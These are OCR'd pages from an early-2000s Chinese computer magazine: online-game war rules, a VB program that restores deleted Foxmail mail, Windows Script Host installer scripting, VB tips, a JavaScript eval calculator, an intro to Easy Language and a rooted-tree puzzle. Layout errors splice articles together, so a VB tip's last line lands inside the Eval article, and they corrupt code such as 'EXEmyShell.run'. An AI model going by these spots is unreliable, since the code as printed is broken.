在万石齐投下终于攻破了城池，于是大军杀入开始屠城，不过这时候就要看自己的真本事了。因为一进城就和带兵量无关了，玩家会恢复成没有带兵的样子，此时所要考验的是玩家个人的战斗技巧，除了敌国玩家的阻挠外，还要杀光城内的NPC守卫才能进皇宫，进皇宫杀了敌国国主后才算获得最后的胜利。

关于战争细目：

战争的惟一目标就是将敌方皇宫内的主君给杀掉，每一个国家都各有其守护的主君，而主君的身旁也各有他的随侍著名武将。这三名NPC将拥有所有能力皆对他们无效的特性，而主君与守护武将又各有其所拥有的绝招可用。在一定的时间之内，3人将会同时发动他们的绝招，其所对应的随侍武将与绝招一览表如下：









刘国：君主—刘备

绝招：斗转星移（自身HP补满）

随侍武将—关羽、张飞

绝招：云龙八现（多数人爆击）

灵蛇吐信（多数人脆弱）

曹国：君主—曹操

绝招：斗转星移（自身HP补满）

随侍武将—许褚、夏侯惇

绝招：猛虎出闸（多数人爆击）

混元一气(多数人脆弱)


孙国:君主—孙坚
绝招:斗转星移(自身HP补满)
随侍武将—周瑜、陆逊
绝招:天火燎原(多数人爆击)
气震山河(多数人脆弱)

绍国:君主—袁绍
绝招:斗转星移(自身HP补满)
随侍武将—文丑、颜良
绝招:电光石火(多数人爆击)
横扫千军(多数人脆弱)

马国:君主—马腾
绝招:斗转星移(自身HP补满)
随侍武将—马超、马岱
绝招:万马奔腾(多数人爆击)
天雷煞(多数人脆弱)

吕国:君主—吕布
绝招:斗转星移(自身HP补满)
随侍武将—张辽、陈登
绝招:流星赶月(多数人爆击)
翻云覆雨(多数人脆弱)

术国:君主—袁术
绝招:斗转星移(自身HP补满)



随侍武将—太史慈、纪灵(赵云图)
绝招:满天花雨(多数人爆击)
浩然极光(多数人脆弱)

表国:君主—刘表
绝招:斗转星移(自身HP补满)
随侍武将—黄忠、文聘
绝招:百步穿杨(多数人爆击)
三花聚顶(多数人脆弱)

战争胜利的判断分为两种：


1.当有一方在时限内将对方城池内的主君给杀掉之后,就是战役上的胜者。

2.若有双方同时攻打对方主君的情况时,系统将判定何者最先打死对方的主君，先者为胜。

当然如果眼看情势不妙、战况危急时,谨记所谓留得青山在不怕没柴烧,战场上有一个撤退指令在进阶选单当中,玩家有一定的机会可以从战场上撤退成功,但相反的也有一定的几率会被敌军逮捕。被逮捕的玩家身上所有的兵将会消失,并且得待在敌国的牢房里面一直到战争结束方可出狱。但如果撤退成功，则只需付出少许兵力的损失，安然地离开这个战场。

战场千变万化无奇不有，玩家临阵倒戈也不稀奇，玩家只要点选在进阶选单中的『　临阵倒戈　』指令，便可以在战场上执行这项背叛己国的指令,但指令只限于在战争世界中的大地图野外景使用,且己身的官誉属性需大于1,功勋值需有100点以上,而且官位大于三品时将无法倒戈,在其他场景使用时均无作用。

当倒戈指令实施后，玩家所要面对的代价就是官誉归0、声誉回复







至30、功勋值减去100点、所剩兵力减少四分之一，除此之外，其余官衔、官位、存款均不会损失，而倒戈指令完成后，玩家的国籍将转换成敌对国家的国籍，并且部队的颜色也将换成敌对的颜色。

在系统的设计上,战争状态中参战的两国此时所有政令均要暂停,等到战争状态解除之后才能执行。

国与国战争的过程可以说非常复杂,也非常简单。玩家再玩网络三国的时候,可千万不要吝啬多用用自己的脑袋喔！能不能完成统一三国的愿望,就必须靠玩家自行运用所有有利于自己的利器,正所谓：工欲善其事,必先利其器！想一圆三国梦吗？赶快打开计算机接上三国的世界吧！

□北京　江德华



VB编程恢复Foxmail中被删邮件

自从《电脑爱好者》2000年9期刊登了我的《导出Foxmail地址簿》后，不少朋友写信问了一些问题，有些还问到了如何恢复被删除的邮件。本文将用VB程序实现，以给朋友们带来一劳永逸的方便，同时对程序原理进行详细解释，以解有探索欲的朋友之“渴”。

一、程序功能介绍

本程序开发环境为Visual Basic 6.0中文版，测试环境为中文Win98(第二版)，Foxmail3.0b/3.1。程序运行后显示窗口如图所示。点击“选择文件”按钮，在弹出的对话框中选择包含需要恢复邮件的邮件索引文件(比如，Foxmail目录中mail子目录下某个账户目录中的废件箱的索引文件trash.IND文件)，确定后，待恢复的邮件将在列表中显示邮件主题和发件人或收件人的名字。选中待恢复的邮件的复选框（可多选），点击“恢复删除”按钮，在弹出的确认对话框中选择“确定”。程序将恢复选中的邮件，并刷新列表中的显示。



二、Foxmail邮件管理

Foxmail提供多账户邮件管理，默认条件下，新建一个账户（例如aaa)，Foxmail将在其所在目录中的mail子目录里新建一个与新账户同名的子目录，并在Foxmail目录中的accounts.cfg文件中记录新账户信息。在新账户目录中，Foxmail自动新建9个文件：Account.stg、in.IND、in.BOX、out.IND、out.BOX、sent.IND、sent.BOX、trash.IND、trash.BOX。

Account.stg文件保存当前账户属性，包括各种功能设置、邮箱信息等。Foxmail以邮箱为单位保存邮件，每个邮箱均包括一个.BOX文件和一个.IND文件。默认的邮箱文件in.*、out.*、sent.*、trash.*分别对应系统邮箱：收件箱、发件箱、已发送邮件箱、废件箱。

用户还可以在账户下新建邮箱。新邮箱的文件名并不等于邮箱名，新邮箱的文件名是Aaaaa1.*、Aaaaa2.*、Aaaaa3.*……邮箱名保存在Account.stg文件中，与对应的文件名信息同时保存。.BOX文件保存邮件全部信息（包括附件），按照进入邮箱的先后顺序依次排列各个邮件的全部内容。.IND文件是对应.BOX文件中邮件的索引文件。在一个邮箱中删除邮件时，Foxmail就在邮箱的.IND文件中的邮件索引记录的删除标志位做删除标志，并把此邮件复制到废件箱中。如果是从废件箱删除邮件，Foxmail仅做删除标志。因此，一般说来，被删除的邮件仍然保存在该邮箱文件中，如果想彻底删除，需要压缩邮箱。

如果在Foxmail的“账户”菜单的“属性”里对“接受邮件”中的“邮箱”设置为“程序退出时可以自动压缩邮箱”，Foxmail将根据浪费空间的百分比自动决定压缩邮箱。否则，需要选择“邮箱”菜单中的“压缩”对选定的邮箱进行压缩。Foxmail压缩邮箱就是把邮箱文件中做了删除标记的邮件记录进行物理删除，清除.BOX文件中的废邮件内容，并重新建立.IND文件的邮件索引。

可见，能够用程序恢复的就是未压缩前的邮箱中被做了删除标记的邮件，对于物理删除的邮件无能为力。

因此，本程序仅涉及到对.IND文件——邮件索引文件的处理。下面先一起窥探.IND文件的格式"秘密"。

三、邮件索引文件格式

用UltraEdit打开一个.IND文件（例如out.IND)，可以观察到，它包括文件头和文件体。文件头长度为40H（为方便讨论，本文使用十六进制)。文件体用固定长度的记录保存邮件信息，一个记录长度为B0H。

分析单个记录的各字节。01H－04H四个字节保存该记录的序号。05H是删除标记，其值为1表示删除，0表示未删除。06H－09H保存该记录所指向的邮件内容在.BOX文件中的起始位置。0AH－0DH记录该邮件的大小。15H－1CH记录邮件修改时间。22H－A0H保存邮件的发件人名字和主题，其中名字的长度不超过40H，而主题长度可以接近80H，两者以零值标志字符串结束。

我们程序要做的就是打开一个.IND文件，读出其中邮件索引记录，将标志为删除的邮件显示在列表里，用户选择待恢复的邮件，并确认恢复，程序将把待恢复的邮件索引记录中的删除标志修改为零。好了，理论已经武装了头脑，还等什么？动手吧！

四、实战源程序

启动VB6.0，新建一个标准EXE工程，名为“工程1”。选择“工程”菜单中的“部件”，为本工程加入控件“Microsoft Common Dialog Control 6.0”和“Microsoft Windows Common Controls 6.0”，本程序将用到其中的Common Dialog和ListView部件。注意，在发布本程序时别忘了拷贝Windows\System目录下的COMDLG32.OCX和MSCOMCTL.OCX文件。

现在进入可视化设计，在窗体Form1上创建程序部件，属性设置如下：

对象名	属性	值
Form1	Name	Form
	BorderStyle	1-Fixed Single
	Caption	恢复Foxmail中删除的邮件
CommonDialog1	Name	CommonDialog
ListView1	Name	ListView
	Checkboxes	True
	View	3-lvwReport
CommandButton	Name	SelectFile
	Caption	选择文件
CommandButton	Name	RestoreDelete
	Caption	恢复删除
CommandButton	Name	SelectAll
	Caption	全选
CommandButton	Name	CancelSelection
	Caption	取消选择
CommandButton	Name	ReverseSelection
	Caption	反选

接着在Form1中，输入代码模块如下：

```
Dim IndFileName As String  '保存文件名的通用变量

Private Sub Form_Load()
    Dim clmX As ColumnHeader
    Set clmX = ListView1.ColumnHeaders.Add(, , "主题", ListView1.Width / 2)
    Set clmX = ListView1.ColumnHeaders.Add(, , "名字", ListView1.Width / 2)
    Set clmX = ListView1.ColumnHeaders.Add(, , "标记")
End Sub

Private Sub ShowDele(filename As String)  '显示被删除记录的子过程
    Dim RecMail(0 To &HB0 - 1) As Byte '数组,读取邮件索引记录
    Dim CountIt As Integer  '计数器变量
    Dim StartOfSubject As Integer '记录"主题"在记录中的起始位置

    Open filename For Binary As #1  '打开文件
    Seek #1, &H40 + 1  '定位至第一个记录开始处（文件头&H40字节）
    CountIt = 0 '计数器初始化
    ListView1.ListItems.Clear  '清空ListView1中的列表项目
     While Not EOF(1)
     Dim Name(&H40 - 1) As Byte '保存"名称"的数组
     Dim Subject(&H80 - 1) As Byte  '保存"主题"的数组
     Get #1, , RecMail  '读取记录
     StartOfSubject = 0
     CountIt = CountIt + 1  '计数器加
     If RecMail(4) = 1 Then '判断该记录是否被删除（1删除，0未删除）
      For i = 0 To &H40 - 1 '拷贝"名称"内容至Name数组
        rec = &H21 + i
        If RecMail(rec) <> 0 Then
            Let Name(i) = RecMail(rec)
        Else
            Let Name(i) = 0
            StartOfSubject = i + 1  '记录"主题"内容的起始位置
            Exit For
        End If
      Next i

      For j = 0 To &H80 - 1 '拷贝"主题"内容至Subject数组
        rec = &H21 + StartOfSubject + j
        If RecMail(rec) <> 0 Then
            Let Subject(j) = RecMail(rec)
        Else
            Let Subject(j) = 0
            Exit For
        End If
      Next j

      Dim LItem As ListItem '定义ListItem变量LItem以添加列表项目
      Set LItem = ListView1.ListItems.Add(, , StrConv(Subject, vbUnicode))  '添加新列表项目
        LItem.SubItems(1) = StrConv(Name, vbUnicode)  '添加列表项目的子项目1
        LItem.SubItems(2) = CountIt  '添加列表项目的子项目2
      End If
    Wend
    Close #1   '关闭文件
End Sub
Private Sub RestoreIndFile()   '恢复.Ind文件中被删除记录的子过程
    Dim RecNumber As Long
    Dim LItem As ListItem
    Open IndFileName For Binary As #1  '以二进制方式打开文件
    For Each LItem In ListView1.ListItems  '枚举ListView1的全部ListItem对象
        If LItem.Checked = True Then  '判断记录是否被选中
            RecNumber = &H40 + &HB0 * (LItem.SubItems(2) - 1) + &H5 '计算选中的待恢复的删除记录在文件中的位置（字节数）
            Put #1, RecNumber, CByte(0) '修改记录中的删除标志字节为0（未删除）
        End If
    Next
    Close #1   '关闭文件
End Sub

Private Sub SelectFile_Click()  '按钮"选择文件"
On Error GoTo ErrHandler
With CommonDialog1
    .CancelError = True '设置取消激活错误处理
    .Flags = cdlOFNHideReadOnly    ' 设置标志
    .Filter = "Index Files (*.ind)|*.ind"   '设置过滤器
    .FilterIndex = 1   ' 指定缺省的过滤器
    .ShowOpen   ' 显示"打开"对话框
End With

IndFileName = CommonDialog1.filename
Call ShowDele(IndFileName)
Exit Sub   '退出过程

ErrHandler:   ' 用户按了"取消"按钮，过程结束
End Sub

Private Sub RestoreDelete_Click()   '按钮"恢复删除"
    Dim ReturnValue As Integer
    ReturnValue = MsgBox("您要恢复被删除邮件吗？", vbOKCancel, "确认恢复")
    If ReturnValue = vbCancel Then Exit Sub '选择取消，结束过程，不进行恢复记录操作
    Call RestoreIndFile '调用恢复记录文件的过程
    Call ShowDele(IndFileName)  '刷新恢复删除记录后的文件
    MsgBox "恢复完成！"
End Sub

Private Sub SelectAll_Click()   '按钮"全选",选中全部待恢复的记录
    Dim LItem As ListItem
    For Each LItem In ListView1.ListItems
        LItem.Checked = True
    Next
End Sub

Private Sub CancelSelection_Click() '按钮"取消选择",取消对待恢复记录的选择
    Dim LItem As ListItem
    For Each LItem In ListView1.ListItems
        LItem.Checked = False
    Next
End Sub

Private Sub ReverseSelection_Click()   '按钮"反选",取消对选中记录的选择，选择没有选中的记录
    Dim LItem As ListItem
    For Each LItem In ListView1.ListItems
        LItem.Checked = Not LItem.Checked
    Next
End Sub
```

编译运行，至此大功告成！

Windows时代的批处理

□云南　滇狐

当年DOS横行的时候，批处理是很流行的。就是到了现在，也还有许多人酷爱批处理，并出了许多精品，例如简易安装程序等等，质量还挺不错的。不过，应该看到，Windows代替DOS是大势所趋，因此批处理也应该跨入Windows时代了。

曾经有人称MacroMagic为Windows时代的批处理。我可不同意这种看法。首先，MacroMagic并非Windows内置功能，要安装一个800多kB的程序，还只能在自己的电脑上使用，十分不爽。其次，MacroMagic的使用方法是"录制并播放"，而不是批处理的"编写并执行"，随机应变能力很差。再次，某些时候MacroMagic的功能连DOS的批处理都不如。因此，它不能算是Windows时代的批处理。我认为，Windows Scripting Host（以下简称WSH）才算得上是真正的批处理！

如果你的Windows 98或者2000是默认安装的，那么WSH一定安装了。如果你自定义安装而没有安装WSH的话，快快把它装起来吧！它就在"附件"中的第一项，总共才1.1MB，而它的功能却远远超过了它的体积。

安装完了吗？快打开记事本，写下这段语句：

```
MsgBox "Hello! World!",vbInformation,"Hello"
```

然后保存为Hello.vbs，注意扩展名。双击Hello文件的图标，看到消息框了吗？

熟悉Basic的朋友一定看出来了，这就是Visual Basic的语法，懂VB的朋友就等着笑吧！不过，学其他语言的朋友也不必太悲伤，因为WSH还支持JavaScript。

现在写个复杂点的例子吧！

```
message="今天是"
message=message & Year(Date) & "年"
message=message & Month(Date) & "月"
message=message & Day(Date) & "日。"

curHour=Hour(Time)

if curHour<6 then
    message=message & chr(13) & chr(10) & "还不睡觉？已经很晚了，你知道吗？"
end if
MsgBox message,vbInformation,"脚本"
```



图1

运行这个VBS脚本，它会用"今天是XXXX年X月X日"的格式向你报告日期（图1）。如果在晚上12点以后到凌晨6点以前运行这个脚本，它还会说"已经很晚了"，是不是很有趣？

WSH内建的对象很多，例如NetWork对象就可以读出你安装Windows时填入的用户名。我们就让WHS和你打个招呼吧！

```
Set myObject=WScript.CreateObject("WScript.Network")
name=trim(myObject.UserName)
if MsgBox("你的名字叫" & name &",对吗？",vbQuestion or vbYesNo,"脚本")=vbNo Then
    name=trim(InputBox("你叫什么名字？","脚本"))
end if
if name="" then
    name="无名氏"
end if
MsgBox "你好," & name & "！",vbInformation,"脚本"
```

运行这段程序，WSH就会问："你的名字叫XX，对吗？"，如果你回答"是"，那么……算了，不说了，自己试试看吧(图2、图3)！



图2




图3

经过上面的练习，大家对WSH已经有了一定的了解吧？那么，我们就来编写一个具有一定功能的"程序"。还记得以前的某个高手用批处理编写的安装程序吗？那东西挺不错的，不过由于DOS的局限性，批处理文件不可能很好地适应Windows环境。例如，往桌面上创建快捷方式就十分困难，它连桌面的路径都找不准。在多用户环境中，Windows会为不同的用户生成不同的桌面，此时那位同志找到的"桌面"不过是匿名用户的桌面罢了。但WSH能自动找到当前用户的桌面，编写安装程序可就强多了！

```
Set myShell = WScript.CreateObject("WScript.Shell")
'打开记事本，显示"许可协议"。如果不需要，这几行可删去
myShell.run "Start.exe license.txt",vbHide
if MsgBox("同意以上许可协议吗？",vbQuestion+vbYesNo,"安装")=vbNo Then
    WScript.Quit
end if
'可以修改这一行，改变默认安装路径
myPath="C:\BabyFox"
do
    myPath=InputBox("请输入安装路径","安装",myPath)
```

```
if myPath="" then
    myPath="C:\BabyFox"
end if
while right(myPath,1)="\"
    myPath=left(myPath,len(myPath)-1)
wend

'判断路径名是否合法
If InStr(myPath, "/") <> 0 Then Warn=1
If InStr(myPath, "*") <> 0 Then Warn=1
If InStr(myPath, "?") <> 0 Then Warn=1
If InStr(myPath, chr(34)) <> 0 Then Warn=1
If InStr(myPath, "<") <> 0 Then Warn=1
If InStr(myPath, ">") <> 0 Then Warn=1
If InStr(myPath, "|") <> 0 Then Warn=1
if Warn=1 then
   MsgBox "路径不合法！请重新输入！",vbExclamation,"安装"
    Warn=0
    answer=vbYes
else
     answer=MsgBox("安装到 " & myPath & ",以上设置需要改变吗？",vbQuestion+vbYesNoCancel,"安装")
end if
loop until answer<>vbYes

if answer=vbCancel then
    WScript.Quit
end if

myShell.run "Command.com /C md " & chr(34) & myPath & chr(34),vbHide
'可以用其他格式的压缩包、解压程序，或直接用WinZip自解压

EXEmyShell.run "Extrac32.exe /E /Y /L " & chr(34) & myPath & chr(34) & " Setup.cab"
if MsgBox("要在桌面上创建本程序的快捷方式吗？",vbQuestion+vbYesNo,"安装")=vbYes Then
    '重点来了！WHS创建快捷方式的功能强大得让你咋舌
    Desktop = myShell.SpecialFolders("Desktop")
    '将这行改为你的软件的名称
    Set MyShortcut=myShell.CreateShortcut(Desktop & "\狐崽软件.lnk")
    '将这几行改为你的软件的有关信息
    MyShortcut.TargetPath=myPath & "\Test.exe"
    MyShortcut.WorkingDirectory=myPath
    MyShortcut.WindowStyle=4
    MyShortcut.IconLocation=myPath & "\Test.exe,0"
    MyShortcut.Save
end if
'这行也可以按你的需要修改
MsgBox "安装完成，谢谢使用。请与我联系：" & chr(13) & chr(10) & "edyfox@btamail.net.cn",vbInformation,"安装"
```

怎么样，这个安装程序是不是比DOS版的好多了？不过需要注意的是,上面的代码中有许多是和具体文件有关的,各位看官在操作时一定要注意哟！其实WSH还有许多奇特的功能。看看这几句代码:

```
Set myShell=WScript.CreateObject("WScript.Shell")
myShell.RegWrite "HKCU\MyRegKey\Entry\Value1", 3, "REG_BINARY"
myShell.RegDelete "HKCU\MyRegKey\Entry\Value1"
```

怎么样？安装完成后可以用Shell对象的RegWrite方法将程序设为启动时自动运行，方法从略。不用我说你就会知道，RegWrite的功能还很多，甚至还有些破坏性，别当黑客哟，千万别乱来！

VB实用技巧五则

□湖北 EnvisAGE

1.防止程序被重复运行

如果不希望应用程序被别人通过多次双击图标而重复运行，导致内存不足或其他意外，可以在Form_Load中加入以下几行代码：

```
Private Sub Form_Load()
  If App.PrevInstance Then
    MsgBox "程序正在运行，请检查窗口是否被最小化。"
    Unload Me
  End If
End Sub
```

这几行语句在窗体加载时运行，判断当前程序是否正在被执行。如果正在执行，弹出信息窗口，同时退出程序。否则，继续运行程序。

这个程序的效果,用运行按钮试运行是看不出来的。要存盘生成.EXE文件，然后从外面运行它。

2.让程序启动得更快

VB应用程序加载的时候会首先执行一个叫Form_Load的过程。如果这个过程的代码太多，就会使程序的启动过程变慢。其实，在Form_Load()的第一行加一条语句：

me.show

这条语句的作用是先强行把窗体显示出来，使用户感觉程序的启动速度变快了。

3.使窗体全屏显示

在设计程序的时候，有时我们需要让程序在启动时就全屏显示。仅仅靠更改长和宽的长度吗？否，因为有时在你的电脑上能运行正常的窗体，在别的电脑上却无法正常显示。这种现象的出现可能是你所设置的屏幕分辨率与其他用户的设置不同而引起的。

在Form_Load事件中加入以下代码,可以让你的窗体始终以当前屏幕分辨率全屏显示。

```
Private Sub Form_Load()
  Form1.Top = 0
  Form1.Left = 0
  Form1.Width = Screen.Width
  Form1.Height = Screen.Height
End Sub
```

4.启动Windows时自动启动你的程序

除了修改注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run，还可这样做：新建一个TextBox，名称为Text1，然后在程序中输入以下代码：

```
Text1.LinkTopic = "Progman|Progman"
Text1.LinkMode = 2 ' 手动
Text1.LinkExecute "[ShowGroup(启动, 4)]"
Text1.LinkExecute "[AddItem(可执行文件完整路径,)]"
```

假设你想把"C:\Progman\1.exe"作为放在“启动”资源文件夹的程序（即启动Windows时自动启动的程序），则最后一行的LinkExecute 应该如下：

深入了解 Eval

□武汉　飞尘

Eval 是 Javascript 中一个非常有用而奇特的预定义函数，在 Flash5 的 Actionscript 语言里也能见到它的身影。然而，它的概念和作用也像 C 语言中的指针一样较难理解，因而在实际应用中常常不能运用得当。

函数Eval的功能是把一个字符串参数转换成Javascript的代码，这个被转换的代码可以是一个变量名，也可以是一个算术表达式，甚至是一个函数表达式。如 i = eval("name1")是把名为 name1 的变量赋值给变量 i；i=eval("3+2")是把表达式 3+2 的值 5 赋给变量 i ；i = eval("funname(n)")是把函数funname(n)返回值传给变量i。这时，你也许要问了，这不是多此一举吗？直接写成 i=name1；i = 3+2；i=funname(n)不就行了吗？是的，如果我们仅仅把字符串值当作参数，是一点作用都不起。但如果我们把字符串变量作为参数，Eval 的作用就大了。如 i=eval(str)(其中，str 是字符串变量)，str 作为一个变量，其值可以动态地发生变更，从而使 i = eval(str)产生不同的结果。这时str是不是像C语言的指针？它“ 指 ”向name1(即 str 的值是"name1"字串)，i 得到的是变量 name1 的值。它“ 指 ”向一个函数名，就调用该函数并返回值给 i（但该函数必须事先定义好，Javascript 引擎要找得到才行)。此外，它比“ 指针 ”更有用的是，还可解析执行动态生成的运算表达式。下面通过一个Web仿真计算器实例来描述它的这个作用。

这是一个基于Web的计算器仿真程序。用户可以像操作一个现实世界中的计算器一样，通过单击按钮输入数据和运算符号，当输入等号后在文本框中得到最终结果。它的原理很简单，就是记录用户输入的运算式字串，然后用 Eval 函数把该字串转成运算式交给 Javascript 执行即可。

先手动建立一个简单的 HTML 文件，只要<html>、<head>和<body>元素即可。接着在<body></body>间插入以下 html 代码，设置好该程序界面。

```
<input type="text" name=textdisp value="" ><br>
<input type="button" name=leftk value="(" onclick="yunsuan(value)">
<input type="button" name=rightk value=")" onclick="yunsuan(value)">
<input type="button" name=op1 value="1" onclick="yunsuan(value)">
<input type="button" name=op2 value="2" onclick="yunsuan(value)">
<input type="button" name=op3 value="3" onclick="yunsuan(value)">
<input type="button" name=op4 value="4" onclick="yunsuan(value)">
<br><p>
<input type="button" name=op5 value="5" onclick="yunsuan(value)">
<input type="button" name=op6 value="6" onclick="yunsuan(value)">
<input type="button" name=op7 value="7" onclick="yunsuan(value)">
<input type="button" name=op8 value="8" onclick="yunsuan(value)">
<input type="button" name=op9 value="9" onclick="yunsuan(value)">
<input type="button" name=op0 value="0" onclick="yunsuan(value)">
<br><p>
<input type="button" name=oppoint value="." onclick="yunsuan(value)">
<input type="button" name=opadd value="+" onclick="yunsuan(value)">
<input type="button" name=opsub value="-" onclick="yunsuan(value)">
<input type="button" name=opmul value="*" onclick="yunsuan(value)">
<input type="button" name=opdiv value="/" onclick="yunsuan(value)">
<input type="button" name=opeql value="=" onclick="yunsuan(value)">
<br><p>
<input type="button" name=cle value="restar" onclick="res()">
```

现在用 IE5 打开它，就会得到如图所示的效果。

再接再厉，现在在<head></head>中输入以下Javascript代码：

```
<TITLE>test</TITLE>
<script language="javascript">
var expstring="";
var numstring="";
function yunsuan(btn){
if(btn=="=")
 textdisp.value=eval(expstring);
else
 {if(((btn>="0")&&(btn<="9"))||(btn=="."))
    {numstring=numstring+btn;
     textdisp.value=numstring;
    }
   else
      numstring="";
 expstring=expstring+btn;
   }
}
function res(){
expstring="";
textdisp.value="";
numstring="";
}
</script>
```



这样，我们利用 Eval 函数，仅仅十几行代码就做好了这个计算器。如果你用 VB 做同样的工作，呵呵，编译后的 EXE文件足有 24kB，我试过。美中不足，本篇没有加入校验输入运算式是否合法的功能，你如果感兴趣可以自己加上去，毕竟自己动手尝试才会体会更深。

Text1.LinkExecute "[AddItem(C:\Progman\1.exe)]"

5.显示桌面

新建一个名称为CmdShowDesk的命令按钮，然后在程序中加入以下代码 ：

```
Option Explicit
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
Private Sub CmdShowDesk_Click()
  Dim retVal As Long
  retVal = ShellExecute(Me.hwnd, "Open", "显示桌面.scf", "", "", 1)
End Sub
```

这下在程序中最小化所有窗口可就方便多了。

轻松编程不再是梦



□广东　李凌云

编写一个程序是每一个电脑爱好者的梦想，可就算是最简单的VB也要用英文写一大段程序，这对我们这些见到英文就头疼的菜鸟（东渐：我可不赞成逃避英语的态度，凌云该打）来说，编程简直就是可望而不可及的东西。忍无可忍之后，小弟我驱猫驾鼠在网上游了xxx天后，终于发现了一款适合我等菜鸟的编程工具——全可视易语言！

先让我们看看易语言的工作环境（图1），是不是有点熟悉的感觉呢？不错，易语言的工作环境和VB的十分相似，连编写程序的规则也和VB相近。不过，易语言与其他编程语言相比，具有以下主要优点。


图1

●全可视化支持

一般的可视化编程语言，仅支持图形用户界面的可视化设计操作，而易语言除了支持此类可视化，还支持程序流程的即时可视化。

●全中文支持

作为一款由中国人自己设计的编程语言，易语言在中文处理方面做了大量的工作。用户在编写程序的过程中，如果愿意，可以不接触任何英文。根本不懂英文或者对英文了解很少的用户可以直接使用本语言来编写程序，不存在任何障碍。

●由基本系统和运行支持库两部分组成

两者之间通过使用飞扬工作室自行定义的接口技术进行协作。运行支持库内提供了易语言的所有语言要素，如：命令、窗口和报表单元数据类型、普通数据类型、常量等等，还可以通过提供“AddIn”功能来扩充易语言基本系统。运行支持库可以被随意增减、抽换或升级，基本系统对运行支持库提供了详细的版本控制。

●即时编译并自动规范格式的语句录入方式

在输入程序的过程中，每条程序语句被录入后，都将被立即进行初步编译，一些通常的语法错误将得到及时报告并要求进行修改。所录入语句被自动规范为统一格式后存放，因此任何人所编写的任何程序其呈现格式都完全一致。这对于应用程序的协作开发、交流和维护非常有利。

●系统内置自动名称管理器

它能够对用户所定义的各类名称进行跟踪管理。譬如：假设程序中现存在一个名为“取最大值”的子程序，而且在很多地方都调用了该子程序，现在用户根据需要想把该子程序更改为另外一个名称。在传统的编程语言中，用户需要先更改该子程序的名称，然后搜寻整个应用程序，逐一找到使用了该子程序的地方，把名称相应地改变过来。在易语言中，用户只需更改子程序名称即可，程序中其他所有使用了该子程序的地方，其名称都将被自动快速地更改过来。

●贯穿全程的即时且全面的信息帮助

用户在进行任何操作的过程中，均能够在状态行上或提示夹中获得有关当前操作位置的详细相关信息。譬如：如果用户移动光标到某程序行，马上就能够得到此程序行上所有命令的定义、参数、使用方法等等信息。

通过这些特点，我们可以看到易语言完全有和VB一争高下的能力。对我等菜鸟来说，易语言最具吸引力的就是它的中文编写程序能力。下面让我们通过一个小例子来看看易语言和传统的程序编写方式有什么不同。


首先建立一个空窗体，在窗体上添加一个标签和按钮控件，在左边的属性栏中把标签的标题去掉，把按钮的标题改为作者，结果如图2所示。

然后双击按钮，在程序编写区内写下：

标签1.标题="易语言的作者是吴涛"

写完程序后按F5运行，我们的第一个易程序就完成了（图3）。


Í¼2


图3

是不是有点心动了呢？当然，易语言还有很多特性在此不能一一尽述，还是赶快去下载一个易语言加入我们易语言的编程大军吧！从此，我们这些菜鸟就可以自豪地对别人说：“轻松编程，不再是梦！”

易语言下载地址：http://eyuyan.com或http://esoft.3322.net。

如何编程判断有向图是否是一棵根树

□北京　罗光宣

(一)问题

本刊2001年第2期擂台赛的问题是：对一个有向图，请编一程序判断是否是根树，如是根树给出根结点的序号。

所谓根树，一种简单的定义是指：该有向图中存在一点，该点至该图中任意其他点都存在且仅存在一条通路，并且不存在反向通路的有向图，这一特殊的点称为该根树的根。如图1就不是一棵根树，而图2则是一棵根树。




图 1




图 2

(二) 分析

首先，不难得到如下几个结论。

结论1：复杂图，即含平行边(两边起点与终点都相同)或含环(一边的两顶点是同一顶点)，一定不是根树。

结论2：根树有且只有1个入度为0的点，该点就是根树的根。

结论3：只有1个顶点且没有任何边的图是根树。

结论4：对一个根树，每一个分支也一定是一棵根树。即去掉根树的根点及由根引出的所有n条边，那么得到的图将是由n条被去掉边的终点为根的根树组成的森林图。

反过来，n棵根树再加入1点，并由该点到每一根树的根加入一条边，则一定得到一棵根树。

结论3与结论4合在一起，实际上给出了根树的另一种与上述定义等价的递归方式的定义，同时也给出了一种判断根树的方法，这也是下面给出的参考程序所采用的方法。

(三)程序设计

这里，我为大家提供一个参考程序，基本的判断过程简单说明如下。

首先，读入有向图数据，边读边判断是否存在平行边与环，有则判为不是根树。

